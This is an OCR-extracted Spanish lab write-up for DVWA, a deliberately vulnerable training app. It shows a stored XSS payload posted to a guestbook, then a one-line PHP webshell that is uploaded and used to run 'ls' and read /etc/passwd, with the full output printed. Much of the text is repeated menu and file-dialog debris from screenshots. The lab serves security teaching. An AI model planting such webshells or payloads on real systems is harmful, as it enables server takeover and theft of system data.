
En *Stored XSS*, publica:


<img src=x onerror=alert('Pwned')>

Resultado esperado

Cada vez que se recargue la página debe salir un alert().


DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
Vulnerability: Stored Cross Site Sc
Name *
dloren
Message *
<img src=x onerror=alert('Pwned')>
Sign Guestbook
Clear Guestbook
Name: test
Message: This is a test comment.
Name: dayan
Message:
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-cheatsh
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/


DVWA
Vulnerability: Stored Cross Sit
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inc
File Upl
Insecur
SQL Inj
SQL Inj
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
Name *
Message *
Sign Guestbook
Clear Guestbook
localhost
Pwned
OK
More Information
https://owasp.org/www-community/attacks/xss
https://owasp.org/www-community/xss-filter-evasion-
https://en.wikipedia.org/wiki/Cross-site_scripting
https://www.cgisecurity.com/xss-faq.html
https://www.scriptalert1.com/
nsferring data from localhost…



🟦 EJERCICIO 8 — File Upload (LOW)

Enunciado

Sube una webshell PHP usando el módulo *File Upload*.

Cómo realizarlo

1. Crea archivo:

```
echo '<?php system($_GET["cmd"]); ?>' > shell.php
```

2. Sube shell.php.
3. Accede:

http://IP/dvwa/hackable/uploads/shell.php?cmd=ls


Resultado esperado


index.php


config.php


uploads

shell.php



Apache2 Debi
Vulnerab
Server Not
http://localhost/DVWA/vulnerab
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
Vulnerability: File Upload
Choose an image to upload:
Browse...
shell.php
Upload
More Information
https://owasp.org/www-community/vulnerabilities/Un
https://www.acunetix.com/websitesecurity/upload-for


File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
VBox_G...
Other Locations
shell
Name
Location
Size
Type
shell.php
31 bytes
Program


File Upload
Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
VBox_G...
Other Locations
shell
Name
Location
Size
Type
Modified
shell.php
31 bytes
Program
03:44
All Files
Cancel
Open



http://localhost/DVWA/hackable/uploads/shell.php?cmd=cat+/etc/passwd



root:x:0:0:root:/root:/usr/bin/zsh daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd:/bin/false systemd-timesync:x:992:992:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:991:991:System Message Bus:/nonexistent:/usr/sbin/nologin tss:x:101:104:TPM software stack:/var/lib/tpm:/bin/false strongswan:x:102:65534::/var/lib/strongswan:/usr/sbin/nologin tcpdump:x:103:105::/nonexistent:/usr/sbin/nologin sshd:x:990:65534:sshd user:/run/sshd:/usr/sbin/nologin _rpc:x:104:65534::/run/rpcbind:/usr/sbin/nologin dnsmasq:x:999:65534:dnsmasq:/var/lib/misc:/usr/sbin/nologin avahi:x:105:108:Avahi mDNS daemon:/run/avahi-daemon:/usr/sbin/nologin nm-openvpn:x:106:109:NetworkManager OpenVPN:/var/lib/openvpn/chroot:/usr/sbin/nologin speech-dispatcher:x:107:29:Speech Dispatcher:/run/speech-dispatcher:/bin/false usbmux:x:108:46:usbmux daemon:/var/lib/usbmux:/usr/sbin/nologin nm-openconnect:x:109:110:NetworkManager OpenConnect plugin:/var/lib/NetworkManager:/usr/sbin/nologin pulse:x:110:111:PulseAudio daemon:/run/pulse:/usr/sbin/nologin lightdm:x:111:114:Light Display Manager:/var/lib/lightdm:/bin/false statd:x:112:65534::/var/lib/nfs:/usr/sbin/nologin saned:x:113:115::/var/lib/saned:/usr/sbin/nologin polkitd:x:989:989:User for polkitd:/:/usr/sbin/nologin rtkit:x:114:116:RealtimeKit:/proc:/usr/sbin/nologin colord:x:115:117:colord colour management daemon:/var/lib/colord:/usr/sbin/nologin mysql:x:116:119:MariaDB Server:/nonexistent:/bin/false stunnel4:x:988:988:stunnel service system account:/var/run/stunnel4:/usr/sbin/nologin geoclue:x:117:120::/var/lib/geoclue:/usr/sbin/nologin 